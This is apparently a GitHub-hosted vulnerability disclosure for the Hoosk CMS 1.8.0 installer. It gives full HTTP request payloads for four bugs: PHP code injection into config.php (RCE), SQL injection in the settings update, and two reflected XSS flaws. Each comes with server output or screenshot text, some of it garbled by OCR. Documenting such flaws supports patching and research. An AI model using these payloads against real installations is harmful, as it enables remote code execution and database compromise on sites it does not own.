ᛘ master ▾   ···

bugs / hoosk.md

kr0za Add files via upload   ⦿ History

👥 1 contributor

hoosk

My env

hoosk v1.8.0

php 5.6.9

Windows

0x01 install rce

At `install/index.php:55`, user input was saved to config.php causing RCE.

Send an request:

```
POST /install/index.php HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 147

siteName=test&siteURL=http%3A%2F%2Fa.com%2F%27%29%3Bphpinfo%28%29%3Bexit%28%29%3B%2F%2F&dbName=hoosk&dbUserName=root&dbPass=123456&db
```

◄   ►

```
📄 config.php - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<?php
//Database details
define ('DB_HOST', 'localhost');
//Username
define ('DB_USERNAME', 'root');
//Pass
define ('DB_PASS', '123456');
//Database Name
define ('DB_NAME', 'hoosk');
//Base URL
define ('BASE_URL', 'http://http://a.com/');phpinfo();exit();//');
//Email/Cookie URL
define ('EMAIL_URL', 'http://a.com/');phpinfo();exit();//');
```

We can write any php code into `config.php`

config.php

Version 5.6.9

m	vs
Date	
iler	
tecture	
gure Command	able-sna ... able-debu ... "--witho ... -without-pi3 ... "shared" "--v ... :\php-sdk\ora ... enable-object-out- ... enable-com-dotr ... go"
r API	
l Directory Support	

0x02 install SQLI

Same file as 0x01. At line 63, user input was concat to a SQL query string, causing SQL injection.

Send request:

```
POST /install/index.php HTTP/1.1
Host: xxxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 122

siteName=',siteTitle%3dversion()%23&siteURL=http%3A%2F%2Fa.com&dbName=hoosk&dbUserName=root&dbPass=123456&dbHost=localhost
```

the final sql string would be:

```
UPDATE hoosk_settings SET siteTitle='',siteTitle=version()#' WHERE siteID=0
```

`version()` has been executed, and its result returned:

← → ✕ ⌂   🛡 192.168.125.130/hoosk/

5.7.26

- Home
- Contact
- News

Hoosk Emblem welcome to hoosk

This demo resets every half hour, the login details are:

Username - demo

Password - demo

Login!

<>This is the Hoosk demo site.

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Phasellus quam nisl.

0x03 install xss

same as 0x02, param `siteName` also vulnerable to xss:

```
POST /install/index.php HTTP/1.1
Host: XXXX
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 122

siteName='<script>alert(1)</script>&siteURL=http%3A%2F%2Fa.com&dbName=hoosk&dbUserName=root&dbPass=123456&dbHost=localhost
```

Raw	Headers	Hex	Render

```
1  HTTP/1.1 200 OK
2  Date: Wed, 23 Sep 2020 06:02:22 GMT
3  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
   mod_log_rotate/1.02
4  X-Powered-By: PHP/5.6.9
5  Content-Type: text/html; charset=UTF-8
6  Content-Length: 1918
7
```

109 lines (69 sloc) | 2.86 KB   ...

```
   manual that corresponds to your MySQL server version for the right
   syntax to use near '/script>' WHERE siteID=0' at line 1<!DOCTYPE html>
9  <html lang="en">
10 <head>
11 <meta charset="utf-8">
12 <title>Install Hoosk</title>
13 <meta name="viewport" content="width=device-width, initial-scale=1.0,
   maximum-scale=1.0, user-scalable=no">
14 <meta name="apple-mobile-web-app-capable" content="yes">
15 <link href="./css/bootstrap.min.css" rel="stylesheet">
16        <!--[if lt IE 9]>
17            <script
   src="//html5shim.googlecode.com/svn/trunk/html5.js"></script>
18        <![endif]-->
19 <link href="./css/styles.css" rel="stylesheet">
```

0x04 install xss

Same as 0x03, param `siteURL` is vulnerable to xss:

```
POST /code-env/Hoosk-master/install/index.php HTTP/1.1
Host: xxxx
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 129

siteName=test&siteURL="<script>alert(1)</script>&dbName=hoosk&dbUserName=root&dbPass=123456&dbHost=localhost%3A3306
```

```
27
28  <!-- JUMBOTRON
29  ===============================-->
30  <div class="jumbotron text-center errorpadding">
31      <div class="container">
32          <div class="row">
33              <div class="col col-lg-12 col-sm-12">
34              <img src="images/large_logo.png" />
35              <h1>Installation Completed!</h1>
36              <p>The default username is <strong>demo</strong> and password
    is <strong>demo</strong></p>
37              <p><strong>Change these when you login!</strong></p>
38              <p>Please now delete the /install directory</p>
39              <a href="http://"<script>alert(1)</script>/install/complete"
    class="btn-success btn">Login</a>
40              </div>
41          </div>
42      </div>
43  </div>
44  <!-- /JUMBOTRON container-->
45
```